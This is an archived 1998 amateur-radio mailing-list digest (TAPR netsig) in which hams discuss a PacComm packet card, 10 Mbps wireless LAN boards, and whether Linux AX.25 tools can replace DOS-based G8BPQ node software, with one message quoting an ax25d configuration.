Message-ID: <199809170632.XAA29714@eagle.bigsky.com>
Rendered body type: text/plain

>
> I would just like to say that I agree with Mr. Goode completely.
> One place that everyone could go to for important wx information and that
> could broadcast such warning to users.
> Also something that could be put on a system that can be accessed from the
> internet, radio, whatever.

Ok. I'll take a crack at this one.

Sounds a lot like APRS to me...

Bill - WA7NWP

82. Re: [NETSIG:3678] re: Help a newbie?

From: KB5OJR@aol.com
Date: Thu, 17 Sep 1998 13:41:46 EDT
To: netsig@tapr.org
Message-ID: <7710da9e.360149da@aol.com>
Rendered body type: text/plain

The Chuck that worked at paccomm, kp4djt, can be reached via
the fpac.ampr.org.

83. Re: [NETSIG:3677] Re: New AGWTCPIP Driver for win98(Setup a Gateway in a few minutes)

From: Carol A Byers <crlbyers@garlic.com>
Date: Thu, 17 Sep 1998 13:32:11 -0700
To: netsig@tapr.org
Message-ID: <360171CB.E87ED354@garlic.com>
Rendered body type: text/plain

Try Linux, it works !

Eric BERTREM wrote:

> SV2AGW wrote :
>
> >All the programs and drivers are 32bit windows programs.
> >For more info check my web site at http://www.forthnet.gr/sv2agw/
>
> Are these drivers also suitable for WinNT 4.0 ? I've erased Winbug95
> few month ago and don't feel like I'm going to test Win98.. :-)
>
> Vy 73,
>
> Eric, F5PJE
>

84. Linux

From: n1kio@gw.n1kio.ampr.org (Tom Saluti (N1KIO))
Date: Thu, 17 Sep 98 17:24:40 EST
To: netsig@tapr.org
Message-ID: <18705@gw.n1kio.ampr.org.>
Rendered body type: text/plain

The Linux bunch are always suggesting (very strongly) 'Run Linux'.

Please remember that there are many of us who realy don't want to run linux.
The majority of people run windows or dos. Although Linux can do many
things, most people want windows or DOS apps.

The average user would be lost with linux too.

73 from Tom


```
    ┌──────────────────────────────────────────────────────────────────┐
    ├──────────────────────────────────────────────────────────────────┤
    │ SNAIL MAIL:  Tom Saluti   38 Royal Crest             │
    │              Rochester, New Hampshire 03867          │
    │ AX.25:       N1KIO @ N1KIO.FN43MG.NH.USA.NOAM        │
    │ AMPRnet:     n1kio@gw.n1kio.ampr.org  [44.52.1.1]    │
    │ INTERNET:    n1kio@gw.n1kio.ampr.org  [44.52.1.1]    │
    └──────────────────────────────────────────────────────────────────┘
```

I DID read the manual !! That is why I am confused !

85. Re: [NETSIG:3688] Linux

From: Bob Nielsen <nielsen@primenet.com>
Date: Thu, 17 Sep 1998 15:52:26 -0700 (MST)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980917154141.29088B-100000@nielsen.tus.primenet.com>
Rendered body type: text/plain

On Thu, 17 Sep 1998, Tom Saluti (N1KIO) wrote:

> The Linux bunch are always suggesting (very strongly) 'Run Linux'.
>
> Please remember that there are many of us who realy don't want to run linux.
> The majority of people run windows or dos. Although Linux can do many
> things, most people want windows or DOS apps.
>
> The average user would be lost with linux too.

Agreed. However, the reason for such a recommendation usually stems from
experience with both and a realization of the basic limitations of
DOS/Windows.   Actually, several years of experience with NET and NOS made
the transition to Linux much easier for me.

More Linux and FreeBSD apps are definitely needed (and slowly appearing).

73, Bob - W6SWE

Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

86. Re: [NETSIG:3678] re: Help a newbie?

From: "Robert L. Smith" <bobsmith@mail.i2020.net>
Date: Thu, 17 Sep 1998 20:26:49 -0400
To: netsig@tapr.org
Message-ID: <19980918003932.AAC7987@OZZIE>
Rendered body type: text/plain

At 09:14 PM 9/16/98 -0500, you wrote:
>Richard, I'd suggest you call PacComm and describe your card. They made
>atleast 3 TNC cards, each with different capabilities. Many of us use the
>dual 1200 baud card for the DX PacketCluster nodes. It has two serial ports
>and on the top outside edge there are four pots and for LEDs green & red.

That sounds like a description of the DRSI Type-II PC*PA.

>The TCM3015 is the RS232 interface chip (I think) .

The 3015 is a 1200 baud AFSK modem chip. Widely used as a packet modem.

If this is a PacComm card, it may be a DRSI clone.

  73 de Bob, WA4YPV

>Call them at 800 486-7388, Linda is a helpful sales person. There used to
>be techs Chuck and Paul, any of them should be able to help you. Just have
>your card in from of you. They probably have manuals, but if not, put out
>another call for help.
>Ray, N6VR
>-------------
>Original Text
>From: <bolinrs@juno.com>, on 9/15/98 5:33 PM:
>Hi, I had started reading about packet, and lurking here, and came home
>from the last hamfest with a packet card surrounded by an old Compaq
>luggable. The card is a Pac Comm, labeled PC-1.3, and has another
>marking, " TCM3105". I called up the Pac Comm website, but couldn't find
>any info. Does anybody have any info (or sources of info) on
>capabilities/settings/pin diagrams for this card? TIA, Richard Bolin,
>KI4QM, Beaufort, SC
>
>_____
>You don't need to buy Internet access to use free Internet e-mail.
>Get completely free e-mail from Juno at http://www.juno.com
>Or call Juno at (800) 654-JUNO [654-5866]
>
>
>

```
----  Avoid computer viruses  --  Practice safe hex  --------------
 * * Specializing in small, cost effective embedded control systems * *
Robert L. (Bob) Smith                   Smith Machine Works, Inc.
internet   bobsmith@i2020.net           9900 Lumlay Road
landline   804/745-1065                 Richmond, Virginia 23236+1004
```

87. Re: [NETSIG:3688] Linux

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Thu, 17 Sep 1998 19:48:16 -0700
To: netsig@tapr.org
Message-ID: <199809180250.VAA14308@rgate2.ricochet.net>
Rendered body type: text/plain

The average user is likely to be running Linux in the next few years as it finds its way into embedded systems more and more often. Small boxes with no keyboard, no expansion cards, etc. The Linux Router Project, for example, fits a full featured router onto one floppy.

Steve N8GNJ

At 16:30 9/17/98 -0500, you wrote:
>The Linux bunch are always suggesting (very strongly) 'Run Linux'.
>
>Please remember that there are many of us who realy don't want to run linux.
>The majority of people run windows or dos. Although Linux can do many
>things, most people want windows or DOS apps.
>
>The average user would be lost with linux too.
>
>73 from Tom

88. 10 Mbps Ethernet <-> Radio boards ?

From: "Marcelo Puhl" <mark@plug-in.com.br>
Date: Fri, 18 Sep 1998 00:08:28 -3
To: netsig@tapr.org
Message-ID: <199809180309.AAA19797@bigbox.plug-in.com.br>
Rendered body type: text/plain

Hi,

Is there some kind of WaveLan board running 10 MBps ?

Or any kind of radio link working at 10 MBps ?

Thanks for any info.

Marcelo Puhl
mark@plug-in.com.br

89. Re: [NETSIG:3692] 10 Mbps Ethernet <-> Radio boards ?

From: Jan Marius Evang <jane@ifi.uio.no>
Date: 18 Sep 1998 07:35:58 +0200
To: netsig@tapr.org
Message-ID: <xmlbtoe0ypt.fsf@gram.ifi.uio.no>
Rendered body type: text/plain

>> Marcelo Puhl writes:

  MP> Hi,

  MP> Is there some kind of WaveLan board running 10 MBps ?

  MP> Or any kind of radio link working at 10 MBps ?

Yes, there is WaveLAN from NCR/AT&Y (or whatever they are called right now), and there is something from GEMSYS, and a couple of other vendors at 10Mbps. (bit)

Marius LC1MAT

--
-O   /\/\ | Jan Marius Evang | "The best things
Røyskatt   0 0 \| Greve av Ling | in life are silly."
           \ /\ | /In Aurum Veritas/ | [the garbage man]

90. Re: Help a newbie?

From: bolinrs@juno.com
Date: Thu, 17 Sep 1998 20:38:34 EDT
To: netsig@tapr.org
Message-ID: <19980917.175904.5199.0.bolinrs@juno.com>
Rendered body type: text/plain

Hey, thanks, I called them as you suggested. The PC-1.3 is a card "type"
number, of which they made several, each with different capabilities.
They did say that they would search the archives, and if they found
anything, they would give me a call. So, we'll see what happens...
Thanks.

On Wed, 16 Sep 1998 21:14:20 -0500 (CDT) rbenny@cbcph.navy.mil writes:
>Richard, I'd suggest you call PacComm and describe your card. They
>made
>atleast 3 TNC cards, each with different capabilities. Many of us use
>the
>dual 1200 baud card for the DX PacketCluster nodes. It has two serial
>ports
>and on the top outside edge there are four pots and for LEDs green &
>red.
>The TCM3015 is the RS232 interface chip (I think) .
>Call them at 800 486-7388, Linda is a helpful sales person. There used
>to
>be techs Chuck and Paul, any of them should be able to help you. Just
>have
>your card in from of you. They probably have manuals, but if not, put
>out
>another call for help.
>Ray, N6VR
>-------------
>Original Text
>From: <bolinrs@juno.com>, on 9/15/98 5:33 PM:
>Hi, I had started reading about packet, and lurking here, and came
>home
>from the last hamfest with a packet card surrounded by an old Compaq
>luggable. The card is a Pac Comm, labeled PC-1.3, and has another
>marking, " TCM3105". I called up the Pac Comm website, but couldn't
>find
>any info. Does anybody have any info (or sources of info) on
>capabilities/settings/pin diagrams for this card? TIA, Richard Bolin,
>KI4QM, Beaufort, SC
>
>_____
>You don't need to buy Internet access to use free Internet e-mail.
>Get completely free e-mail from Juno at http://www.juno.com
>Or call Juno at (800) 654-JUNO [654-5866]
>
>
>

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

91. Re: [NETSIG:3689] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 18 Sep 1998 10:23:45 -0700
To: netsig@tapr.org
Message-ID: <36029721.658F@erinet.com>
Rendered body type: text/plain

Bob Nielsen wrote:
>
> On Thu, 17 Sep 1998, Tom Saluti (N1KIO) wrote:
>
> > The Linux bunch are always suggesting (very strongly) 'Run Linux'.
> >
> > Please remember that there are many of us who realy don't want to run linux.
> > The majority of people run windows or dos. Although Linux can do many
> > things, most people want windows or DOS apps.
> >
> > The average user would be lost with linux too.
>
> Agreed. However, the reason for such a recommendation usually stems from
> experience with both and a realization of the basic limitations of
> DOS/Windows.   Actually, several years of experience with NET and NOS made
> the transition to Linux much easier for me.

 Several years experience with DOS, NET and Windows made the transition to
linux more difficult. The current linux applications are limited.
My DOS applications do more for me than linux applications do for me.
The are some things that linux applications will not do (yet?).

Chuck

>
> More Linux and FreeBSD apps are definitely needed (and slowly appearing).
>
> 73, Bob - W6SWE
>
> ----
> Bob Nielsen   Internet: nielsen@primenet.com
> Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
> DM42nh   http://www.primenet.com/~nielsen

--
Researching GELM

92. Re: Help a Newbie?

From: "Don Rotolo" <ROTOLO@mbusa.com>
Date: Fri, 18 Sep 1998 10:23:07 -0400
To: netsig@tapr.org
Message-ID: <s60234e0.057@mbusa.com>
Rendered body type: text/plain

>The 3015 is a 1200 baud AFSK modem chip. Widely used as
> a packet modem.
>
>If this is a PacComm card, it may be a DRSI clone.
>
> 73 de Bob, WA4YPV

Actually, the DRSI is a PacComm Clone. Some differences, though,
but in the original posting, it was mentioned that the board said PacComm on it.
Linda Reedy at PacComm is the owner, as is Gwyn, W1BEL.

73,
Don N2IRZ

93. Re: [NETSIG:3695] Re: Linux

From: crlbyers <crlbyers@garlic.com>
Date: Fri, 18 Sep 1998 13:36:51 -0700
To: netsig@tapr.org
Message-ID: <3602C463.A8000CA8@garlic.com>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Bob Nielsen wrote:
> >
> > On Thu, 17 Sep 1998, Tom Saluti (N1KIO) wrote:
> >
> > > The Linux bunch are always suggesting (very strongly) 'Run Linux'.
> > >
> > > Please remember that there are many of us who realy don't want to run linux.
> > > The majority of people run windows or dos. Although Linux can do many
> > > things, most people want windows or DOS apps.
> > >
> > > The average user would be lost with linux too.
> >
> > Agreed. However, the reason for such a recommendation usually stems from
> > experience with both and a realization of the basic limitations of
> > DOS/Windows.   Actually, several years of experience with NET and NOS made
> > the transition to Linux much easier for me.
>
> Several years experience with DOS, NET and Windows made the transition to
> linux more difficult. The current linux applications are limited.
> My DOS applications do more for me than linux applications do for me.
> The are some things that linux applications will not do (yet?).
>
> Chuck
>
> >
> > More Linux and FreeBSD apps are definitely needed (and slowly appearing).
> >
> > 73, Bob - W6SWE

> >
> > ----
> > Bob Nielsen   Internet: nielsen@primenet.com
> > Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
> > DM42nh   http://www.primenet.com/~nielsen
>
> --
> Researching GELM

  If you what to read a good discussion on Linux, see EDN magizine, dated Sep 1,
1998, and read starting on page 36...

Yes, Linux is coming on strong.

73's de Carol W9HGI, CA SATGATE

94. Re: [NETSIG:3693] Re: 10 Mbps Ethernet <-> Radio boards ?

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sat, 19 Sep 1998 11:18:14 -0700
To: netsig@tapr.org
Message-ID: <3603F566.6CF4@erinet.com>
Rendered body type: text/plain

I surfed the web and found a WaveLan site.
Odd, there was no mention of price.
;-)
Chuck

95. Re: [NETSIG:3697] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sat, 19 Sep 1998 11:37:18 -0700
To: netsig@tapr.org
Message-ID: <3603F9DE.2C69@erinet.com>
Rendered body type: text/plain

crlbyers wrote:
<big snip>

 Thanks, Carol:

 I have no idea what 'EDN magazine' is or where to find it.
The 'apps' that would be functional to me are:
ipmasquerade, diald, dial-on-demand, samba.

 Linux is, probably, very good and has, probably, a very good future.
However, I have found no linux applications that do for me what DOS applications
do for me in regard to packet radio networking. I enjoy the ease of networking
and interfacing my packet-bbs to the G8BPQ node application. I see nothing
in linux that has the functionality of ax.25 and network routing,
compared to that of the G8BPQ node application.

Regards,
Chuck

>   If you what to read a good discussion on Linux, see EDN magizine, dated Sep 1,
> 1998, and read starting on page 36...
>
> Yes, Linux is coming on strong.
>
> 73's de Carol W9HGI, CA SATGATE

96. Re: [NETSIG:3699] Re: Linux

From: Edson Pereira <ewp@calypso.healthnet.org>
Date: Sat, 19 Sep 1998 16:41:19 +0000 (GMT)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980919163431.1333A-100000@calypso.healthnet.org>
Rendered body type: text/plain

On Sat, 19 Sep 1998, Charles E. Gelm wrote:

> crlbyers wrote:
> <big snip>
>
> Thanks, Carol:
>
> I have no idea what 'EDN magazine' is or where to find it.
> The 'apps' that would be functional to me are:
> ipmasquerade, diald, dial-on-demand, samba.

>
> Linux is, probably, very good and has, probably, a very good future.
> However, I have found no linux applications that do for me what DOS applications
> do for me in regard to packet radio networking. I enjoy the ease of networking
> and interfacing my packet-bbs to the G8BPQ node application. I see nothing
> in linux that has the functionality of ax.25 and network routing,
> compared to that of the G8BPQ node application.
>

Hi Charles,

Linux does what you have mentioned and much more. I have ran G8BPQ for
several years and have no complaints about it; however, the same
functionality (read not the same look and feel) can be accomplished under
Linux with a much higher level of flexibility and stability. Some time ago
I have put a small description of some experiments I have done with Linux
and ax.25. The the info is at

http://ewp.healhnet.org

The page is rather old, but the basic functions of the system are still
the same.

73,

Edson, N1VTN

P.S. To have a glimpse of what type of applications are being developped
for Linux, take a look at

http://news.freshmeat.org

> Regards,
> Chuck
>
> >   If you what to read a good discussion on Linux, see EDN magizine, dated Sep 1,
> > 1998, and read starting on page 36...
> >
> > Yes, Linux is coming on strong.
> >
> > 73's de Carol W9HGI, CA SATGATE
>

97. Re: [NETSIG:3692] 10 Mbps Ethernet <-> Radio boards ?

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Sat, 19 Sep 1998 09:27:51 -0700
To: netsig@tapr.org
Message-ID: <199809191828.NAA17528@rgate.ricochet.net>
Rendered body type: text/plain

RadioLAN makes 10 Mbps Wireless LAN systems. Their web site is
http://www.radiolan.com.

Steve N8GNJ

At 22:15 9/17/98 -0500, you wrote:
>
>Hi,
>
>Is there some kind of WaveLan board running 10 MBps ?
>
>Or any kind of radio link working at 10 MBps ?
>
>Thanks for any info.
>
>---
>Marcelo Puhl
>mark@plug-in.com.br
>

98. Re: [NETSIG:3699] Re: Linux

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Sat, 19 Sep 1998 09:51:32 -0700
To: netsig@tapr.org
Message-ID: <4.0.1.19980919093833.03e32570@mail.simplenet.com>
Rendered body type: text/plain

At 10:31 9/19/98 -0500, Charles E. Gelm" <gelmce@erinet.com> wrote:

> I have no idea what 'EDN magazine' is or where to find it.

http://www.ednmag.com

> I see nothing in linux that has the functionality of ax.25 and network
routing,
> compared to that of the G8BPQ node application.

You're probably correct. Linux evolved on the Internet, and its creators
and maintainers almost by definition have access to good Internet services
and tools such as superb e-mail programs, web browsers, seamless
internetworking between multiple modes of connection, etc. They would have
little incentive to embrace G8BPQ, Net/ROM, etc. AX.25/KISS is somewhat
useful and is included in Linux, but it's used as yet another network
service to be used by standard Linux applications and services.

Steve N8GNJ

99. Re: [NETSIG:3699] Re: Linux

From: TTK Ciar <billm@cygnus.com>
Date: Sat, 19 Sep 1998 11:31:59 -0700
To: netsig@tapr.org
Message-ID: <199809191831.LAA04016@andros.cygnus.com>
Rendered body type: text/plain

> Linux is, probably, very good and has, probably, a very good future.
> However, I have found no linux applications that do for me what DOS
> applications do for me in regard to packet radio networking. I enjoy
> the ease of networking and interfacing my packet-bbs to the G8BPQ node
> application. I see nothing in linux that has the functionality of
> ax.25 and network routing, compared to that of the G8BPQ node application.

  Hello. I'm a professional software engineer just getting my feet wet
in amateur radio. I picked up a couple of books on packet radio, and
when I've learned more I would like to get involved with it. When I do,
I will probably want to use Linux on my desktop (since right now that's
all I have running on any of my computers) and if the applications to do
so have not been ported to Linux then I will want to port them.
  I've had prior experience with networking software and a variety of
protocols, so I can't imagine writing Unix packet network applications
would be too hard, but it would help if I had some existing packet radio
network software to look at (ie, to see what it is I'll need to write).
Could you possibly let me know where I could get my hands on the G8BPQ
node software and the other software packages you mentioned?

  Thanks,
  -- TTK

100. Re: [NETSIG:3702] Re: Linux

From: Bob Nielsen <nielsen@primenet.com>
Date: Sat, 19 Sep 1998 14:10:47 -0700 (MST)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980919134146.299A-100000@nielsen.tus.primenet.com>
Rendered body type: text/plain

On Sat, 19 Sep 1998, Steve Stroh N8GNJ wrote:

>
> At 10:31 9/19/98 -0500, Charles E. Gelm" <gelmce@erinet.com> wrote:
>
> > I have no idea what 'EDN magazine' is or where to find it.
>
> http://www.ednmag.com
>
> > I see nothing in linux that has the functionality of ax.25 and network
> routing,
> > compared to that of the G8BPQ node application.
>
> You're probably correct. Linux evolved on the Internet, and its creators
> and maintainers almost by definition have access to good Internet services
> and tools such as superb e-mail programs, web browsers, seamless
> internetworking between multiple modes of connection, etc. They would have
> little incentive to embrace G8BPQ, Net/ROM, etc. AX.25/KISS is somewhat
> useful and is included in Linux, but it's used as yet another network
> service to be used by standard Linux applications and services.

G8BPQ is a DOS emulation of NET/ROM protocol with some hooks for use with

other applications. Linux has several available applications which
provide netrom routing as well. In addition to JNOS and TNOS, there is
netrom support in the Linux kernel as a compile-time option.

Support exists for the ROSE and flexnet protocols as well. There are
drivers for Baycom modems and sound-cards as well as KISS.

The Linux ax25-utils suite includes a split-screen terminal program
(call), a monitoring program (listen), and a node application which
provides a user interface to the netrom protocol and some tcp/ip functions
as well as a somewhat minimal pms mailbox. IZ5AWZ has expanded on this
somewhat in his AWZnode. It is all quite customizable.

Since the applications and device drivers interface through the kernel,
one is not limited to certain applications which only work with TNCs while
others require Baycom modems or soundcards.

The multi-tasking, multi-user features of Linux permit many different
applications to be running at once, with separate terminal screens for
each (many applications run in the background and don't require a screen).

Other Linux applications for packet radio include TNT (a hostmode-type
terminal program), F6FBB BBS, DX Cluster, etc. and of course the native
tcp/ip support in Linux (SMTP, FTP, telnet, etc.)

Further information can be found in:
<ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/AX25-HOWTO>
<ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/HAM-HOWTO>
(These documents are by nature a bit behind what is happening. There is a
dedicated linux-hams mailing list where discussions are held).

73, Bob W6SWE

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
DM42nh   http://www.primenet.com/~nielsen

101. Re: Help a newbie?

From: bolinrs@juno.com
Date: Sat, 19 Sep 1998 21:34:08 EDT
To: netsig@tapr.org
Message-ID: <19980919.185413.5199.1.bolinrs@juno.com>
Rendered body type: text/plain

Hey, thanks, I'll give it a shot... Richard

On Thu, 17 Sep 1998 12:51:24 -0500 (CDT) KB5OJR@aol.com writes:
>The Chuck that worked at paccomm, kp4djt, can be reached via
>the fpac.ampr.org.
>
>

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

102. Re: [NETSIG:3699] Re: Linux

From: "Robert L. Smith" <bobsmith@mail.i2020.net>
Date: Sun, 20 Sep 1998 10:43:06 -0400
To: netsig@tapr.org
Message-ID: <19980920145554.AAB414@OZZIE>
Rendered body type: text/plain

At 10:31 AM 9/19/98 -0500, you wrote:
>crlbyers wrote:
><big snip>
>
> Thanks, Carol:
>
> I have no idea what 'EDN magazine' is or where to find it.

 Try www.ednmag.com, it a very good industry rag.

>The 'apps' that would be functional to me are:
>ipmasquerade, diald, dial-on-demand, samba.
>
> Linux is, probably, very good and has, probably, a very good future.

>However, I have found no linux applications that do for me what DOS
applications
>do for me in regard to packet radio networking. I enjoy the ease of networking
>and interfacing my packet-bbs to the G8BPQ node application. I see nothing
>in linux that has the functionality of ax.25 and network routing,
>compared to that of the G8BPQ node application.
>

The last I heard, linux has built in ax.25 support and IP networking support.
For an application see JNOS.

  73 de bob, wa4ypv

>Regards,
>Chuck
>
>>   If you what to read a good discussion on Linux, see EDN magizine, dated
Sep 1,
>> 1998, and read starting on page 36...
>>
>> Yes, Linux is coming on strong.
>>
>> 73's de Carol W9HGI, CA SATGATE
>
>
---- Avoid computer viruses -- Practice safe hex --------------
 * * Specializing in small, cost effective embedded control systems * *
Robert L. (Bob) Smith   Smith Machine Works, Inc.
internet   bobsmith@i2020.net   9900 Lumlay Road
landline   804/745-1065   Richmond, Virginia 23236+1004

103. Re: [NETSIG:3700] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Sep 1998 10:53:20 -0700
To: netsig@tapr.org
Message-ID: <36054110.44DD@erinet.com>
Rendered body type: text/plain

Edson Pereira wrote:
<snip>
>   I enjoy the ease of networking
> > and interfacing my packet-bbs to the G8BPQ node application. I see nothing
> > in linux that has the functionality of ax.25 and network routing,
> > compared to that of the G8BPQ node application.
> >
>
> Hi Charles,
>
> Linux does what you have mentioned and much more.

 I run a five port network nodeswitch which uses one ALIAS and one CALLSIGN-SSID.
My neighbors know how to establish an AX.25 or a NETROM circuit with it.

 With linux/application it would require five (5) CALLSIGN-SSIDs and my neighbors
would NOT know how to establish an AX.25 circuit with it.

 An associated PBBS application would require another five (5) CALLSIGN-SSIDs
and my neighbors would NOT know how to establish an AX.25 circuit with the PBBS.

 IMHO, this is not 'ease'. IMHO, the linux node application is obfuscation.
IMHO, linux node application does not do what G8BPQ node does and much less.

 I will review your two references to see if something new has happened.
Thanks
&
Regards, Chuck

> http://ewp.healhnet.org
>
> The page is rather old, but the basic functions of the system are still
> the same.
>
> 73,
>
> Edson, N1VTN
>
> P.S. To have a glimpse of what type of applications are being developped
> for Linux, take a look at

>
> http://news.freshmeat.org

104. Re: [NETSIG:3702] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Sep 1998 11:06:45 -0700
To: netsig@tapr.org
Message-ID: <36054435.462E@erinet.com>
Rendered body type: text/plain

Hi, Steve:

 Thanks for the URL to EDN magazine. I'll check it out.

I think your comment about linux and AX.25 is saying that
linux has very little packet RADIO functionality
and 'TONS' of internet functionality.

Regards, Chuck

Steve Stroh N8GNJ wrote:
>
> At 10:31 9/19/98 -0500, Charles E. Gelm" <gelmce@erinet.com> wrote:
>
> > I have no idea what 'EDN magazine' is or where to find it.
>
> http://www.ednmag.com
>
> > I see nothing in linux that has the functionality of ax.25 and network
> routing,
> > compared to that of the G8BPQ node application.
>
> You're probably correct. Linux evolved on the Internet, and its creators
> and maintainers almost by definition have access to good Internet services
> and tools such as superb e-mail programs, web browsers, seamless
> internetworking between multiple modes of connection, etc. They would have
> little incentive to embrace G8BPQ, Net/ROM, etc. AX.25/KISS is somewhat
> useful and is included in Linux, but it's used as yet another network
> service to be used by standard Linux applications and services.
>
> Steve N8GNJ

105. Re: [NETSIG:3707] Re: Linux

From: Edson Pereira <ewp@calypso.healthnet.org>
Date: Sun, 20 Sep 1998 15:31:12 +0000 (GMT)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980920151523.1913C-100000@calypso.healthnet.org>
Rendered body type: text/plain

On Sun, 20 Sep 1998, Charles E. Gelm wrote:

> Edson Pereira wrote:
> <snip>
> >   I enjoy the ease of networking
> > > and interfacing my packet-bbs to the G8BPQ node application. I see nothing
> > > in linux that has the functionality of ax.25 and network routing,
> > > compared to that of the G8BPQ node application.
> > >
> >
> > Hi Charles,
> >
> > Linux does what you have mentioned and much more.
>
> I run a five port network nodeswitch which uses one ALIAS and one CALLSIGN-SSID.
> My neighbors know how to establish an AX.25 or a NETROM circuit with it.
>
> With linux/application it would require five (5) CALLSIGN-SSIDs and my neighbors
> would NOT know how to establish an AX.25 circuit with it.
>
> An associated PBBS application would require another five (5) CALLSIGN-SSIDs
> and my neighbors would NOT know how to establish an AX.25 circuit with the PBBS.
>
> IMHO, this is not 'ease'. IMHO, the linux node application is obfuscation.
> IMHO, linux node application does not do what G8BPQ node does and much less.
>

The Linux setup is different than G8BPQ. It does much more and is many

times more flexible. Read the linux-hams mailing list archive that you
will find out why things are done the way they are. The current
architecture was developped by many different hams, and they all
understand/share the same architecture concept. There some hams that think
the way G8BPQ works is simpler and is the right way. It might be simpler
(in exchange for flexibility) but it is not the only way. The setup I
have done in my system is one of the many ways a setup can be done in
linux. It was done with flexibility/modularity in mind, and not
simplicity.

The uptime of my system was 290 days since last reboot due to power
outage. I have never accomplished that with my old DOS/G8BPQ/FBB or
DOS/NOS. BTW JNOS/TNOS run under linux quite happy.

For many people, G8BPQ and DOS work well and they are happy with it. For
those people, there is no need to change. If they decide to change, they
should keep in mind that things might not be the same in different
platforms and there might be reasons why those things are done
differently.

73,

-- Edson, N1VTN

> I will review your two references to see if something new has happened.
> Thanks
> &
> Regards, Chuck
>
> > http://ewp.healhnet.org
> >
> > The page is rather old, but the basic functions of the system are still
> > the same.
> >
> > 73,
> >
> > Edson, N1VTN
> >
> > P.S. To have a glimpse of what type of applications are being developped
> > for Linux, take a look at
> >
> > http://news.freshmeat.org
>

106. Re: [NETSIG:3704] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Sep 1998 11:48:53 -0700
To: netsig@tapr.org
Message-ID: <36054E15.301B@erinet.com>
Rendered body type: text/plain

Howdy, Bob:

Bob Nielsen wrote:
<snip>

> G8BPQ is a DOS emulation of NET/ROM protocol with some hooks for use with
> other applications. Linux has several available applications which
> provide netrom routing as well. In addition to JNOS and TNOS, there is
> netrom support in the Linux kernel as a compile-time option.

 Thanks, I have looked into TNOS before and found its PBBS portion lacking.
>From what I see on my packet radio BBS forwarding, xNOS systems are
corrupting messages [and | or] [causing | generating] duplicates.

> Support exists for the ROSE and flexnet protocols as well. There are
> drivers for Baycom modems and sound-cards as well as KISS.

 I have a DRSI-type-2, a KPC-4 dual port and a MFJ-1270B.
There is no ROSE or FlexNet within range or known to me in this area.

> The Linux ax25-utils suite includes a split-screen terminal program
> (call), a monitoring program (listen), and a node application which
> provides a user interface to the netrom protocol and some tcp/ip functions
> as well as a somewhat minimal pms mailbox. IZ5AWZ has expanded on this
> somewhat in his AWZnode. It is all quite customizable.
>
> Since the applications and device drivers interface through the kernel,

> one is not limited to certain applications which only work with TNCs while
> others require Baycom modems or soundcards.
>
> The multi-tasking, multi-user features of Linux permit many different
> applications to be running at once, with separate terminal screens for
> each (many applications run in the background and don't require a screen).
>
> Other Linux applications for packet radio include TNT (a hostmode-type
> terminal program), F6FBB BBS, DX Cluster, etc. and of course the native
> tcp/ip support in Linux (SMTP, FTP, telnet, etc.)

 I am interested in linux application of F6FBB packet radio BBS software
IF it doesn't require that I give up too much ease of operation/implementation
/functionality/ease of user access.

 An option is a DOS box with the radios and BPQ code
and another computer with linux and linux-f6fbb-bbs.
Hmmm, perhaps BPQCODE can be run under DOSEMU.

> Further information can be found in:
> <ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/AX25-HOWTO>
> <ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/HAM-HOWTO>
> (These documents are by nature a bit behind what is happening. There is a
> dedicated linux-hams mailing list where discussions are held).

 Ah, yep, been there done that.
I am unsatisfied because of the obfuscation of the packet RADIO interface(s).

> 73, Bob W6SWE
>
> ----
> Bob Nielsen   Internet: nielsen@primenet.com
> Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
> DM42nh   http://www.primenet.com/~nielsen

107. Re: [NETSIG:3707] Re: Linux

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Sun, 20 Sep 1998 09:55:47 -0700
To: netsig@tapr.org
Message-ID: <36053393.DEA0134@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

>
>
> I run a five port network nodeswitch which uses one ALIAS and one CALLSIGN-SSID.

The callsign on the interface is just a hardware address. The ax25d listens for
callsigns and aliases on any port you configure it to.

I have a weather server. If a user attempts to connect to SACWX on any of my 10
radio ports they get the weather.

BUT....
I have a netrom node KO6RI-7:SAC1. In ax25d I have...
[SAC1 via ax9]
default * * * * * * - root /usr/sbin/node node
#This sends any ax25 conections for SAC1 to the node software.
#---
[KO6RI-7 via ax9]
default * * * * * * - root /usr/sbin/node node
#This sends any ax25 conections for KO6RI-7 to the node software.
#---
<NR0>
default * * * * * * - root /usr/sbin/node node
#This sends any netrom conections to the node software.
#---

So.... I have used one callsign and one alias and I have covered netrom and ax25 on
11 (counting netrom) ports. What is the problem with this?

> An associated PBBS application would require another five (5) CALLSIGN-SSIDs
> and my neighbors would NOT know how to establish an AX.25 circuit with the PBBS.
>

Nope. One callsign, but you can use as many callsigns/aliases as you like.

